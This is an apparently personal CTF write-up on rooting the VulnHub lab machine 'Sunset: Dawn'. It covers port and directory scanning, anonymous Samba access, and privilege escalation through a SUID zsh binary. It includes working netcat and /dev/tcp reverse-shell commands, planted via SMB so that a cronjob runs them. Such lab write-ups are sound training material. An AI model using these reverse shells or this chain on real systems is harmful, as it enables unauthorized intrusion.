
This vulnerable machine is located at https://www.vulnhub.com/entry/sunset-dawn,341/ and is a boot2root machine.
What I like to do first is create a directory for this box (mkdir sunset-dawn) & copy over a preset for taking notes.

Once I finished this, I checked my IP and the IP of the “Sunset: Dawn” machine using sudo arp-scan --localnet. My IP is the one at the top (10.10.1.100), and the box is the second one on the list (10.10.1.134). Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.134". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 80 (http), 139 (Samba), 445 (Samba), and 3306 (mysql) are open.


I then visited the webserver and it said that it was under construction. I even viewed the page source to see if there was anything interesting, but there was nothing.
Since there was nothing else, I went back to my terminal and used wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt --hc 404,403 $IP:80/FUZZ/ to look for directories. The “-c” switch outputs with color, “-z” specifies a payload (in this case it is file, then we specify a wordlist), “–hc 404,403” is a hushcode (removes the entry) for the 404 (“Not Found”) and 403 (“Forbidden”) errors, and the location of “FUZZ” in the URL is where different directories (“/directory/”) are going to be tested so I can know if they are going to be valid. This only brought up “/logs/”.

I then used wfuzz to look for files with the command wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt --hc 404,403 $IP:80/FUZZ. This only brings up “/index.html”, which is just the main page.

Now that I had my scans over with, I decided to go back to the webserver and visit “/logs/”. This brought up a directory page. I looked into all of these files, but the only one that was not forbidden was “management.log”. This gave me a download that, once finished, I moved to the directory I had created for this box.


I went back to the terminal to read the information that appeared in this file using cat management.log. This brought up two files in “/ITDEPT” that seemed to have full read, write, and execute permissions for all. The file also mentioned “cron” a lot, which leads me to believe that probably are being executed by a cronjob.
I then decided to enumerate to see if I could find any useful information using enum4linux $IP. This brought up some very interesting information. It brought up some enumeration on the shares (shown below).


The enum4linux scan also gave some insight into the users on the system, which I wrote down these usernames in my notes.
My next step was to connect to the samba share for ITDEPT using smbclient //$IP/ITDEPT -N, which attempts a null connection for samba share using “-N”. I then used dir to see if there were the files that were mentioned, but neither “web-control” or “product-control” was there. For me, there was a file named “nmap-test-file”, but I looked into this and it was nothing.

I exited out of smbclient using exit and decided to try to forge the files I had seen in the management log. I believed that with it running as a cronjob, I could get a reverse shell if I created these files correctly.

To begin this process, I looked up a reverse shell cheat sheet, and found one here. I first created the file for web-control and used the command echo "nc -e /bin/bash 10.10.1.100 4445" > web-control. This is an edited version of the netcat reverse shell, I decided to execute a bash shell instead of just a normal shell, I also changed the IP to be my IP, and the port was changed to be one that I wanted it to be. I then used cat web-control to make sure that it turned out correctly.
I then also created a bash reverse shell for “product-control” using the bash command from the cheatsheet with a bit of modification. I used echo "bash -c 'bash -i >& /dev/tcp/10.10.1.100/4445 0>&1'" > product-control. I wrapped it to make sure it was more stable and made sure to send it to my IP and the same port the other one was on as well. I then used cat product-control to make sure everything was correct.

I opened a new terminal and started a listening shell using nc -nvlp 4445. In the shell that was in the folder I had created, I used the command smbclient //$IP/ITDEPT -N again. I then uploaded the files to this using put product-control and put web-control. Once this was complete, I exited out using exit.

After a few moments, I had a shell in my listening terminal.

I decided to use which python and then execute the command python -c 'import pty;pty.spawn("/bin/bash")' since it was on the system. This would hopefully allow for job control in this shell.

I checked world writable locations, processes running as root, and my normal list of post-enumeration steps. When checking for SUIDs with the command find / -perm -u=s -type f 2>/dev/null, I noticed that there was “/usr/bin/zsh”.

I then ran the command zsh and then did whoami. This told me I was now root! I used cd /root && ls -lsa to view the contents of the directory. I noticed “flag.txt” and read this file using cat flag.txt.

The box is now complete!




 CyberArri
Leave a comment